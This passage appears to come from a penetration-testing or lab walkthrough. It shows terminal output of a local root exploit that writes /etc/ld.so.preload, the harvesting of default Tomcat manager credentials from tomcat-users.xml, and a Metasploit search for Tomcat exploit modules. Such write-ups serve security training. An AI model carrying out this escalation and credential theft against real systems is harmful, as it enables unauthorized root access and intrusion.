
```
$ ls
ls
37088.c  CLZAo              mongodb-27017.sock  root2
37292.c  hsperfdata_tomcat7  root1              tomcat7-tomcat7-tmp
$ ./root2
./root2
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# cd /etc/tomcat7
cd /etc/tomcat7
# ls
ls
Catalina              context.xml         policy.d    tomcat-users.xml
catalina.properties   logging.properties  server.xml  web.xml
# 
```

When we open this file, we can view the credentials as shown below.




```
<tomcat-users>
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary.
-->
<!--
  NOTE:  The sample user and role entries below are wrapped in a comment
  and thus are ignored when reading this file. Do not forget to remove
  <!.. ..> that surrounds them.
-->
  <role rolename="tomcat"/>
  <role rolename="manager-gui"/>
  <role rolename="admin-gui"/>
  <user username="tomcat" password="tomcat" roles="admin-gui,tomcat,manager-gui"
/>
</tomcat-users>
# 
```


Metasploit has many exploits related to Apache tomcat. Open Metasploit and search for all Tomcat exploits using command "search tomcat".



```
msf5 > search tomcat

Matching Modules
================

   Name                                                              Disclosure Date
 Rank       Check  Description
   ----                                                              ---------------
 ----       -----  -----------
   auxiliary/admin/http/tomcat_administration
 normal     Yes    Tomcat Administration Tool Default Access
   auxiliary/admin/http/tomcat_utf8_traversal                        2009-01-09
 normal     Yes    Tomcat UTF-8 Directory Traversal Vulnerability
   auxiliary/admin/http/trendmicro_dlp_traversal                     2009-01-09
 normal     Yes    TrendMicro Data Loss Prevention 5.5 Directory Traversal
   auxiliary/dos/http/apache_commons_fileupload_dos                  2014-02-06
 normal     No     Apache Commons FileUpload and Apache Tomcat DoS
```



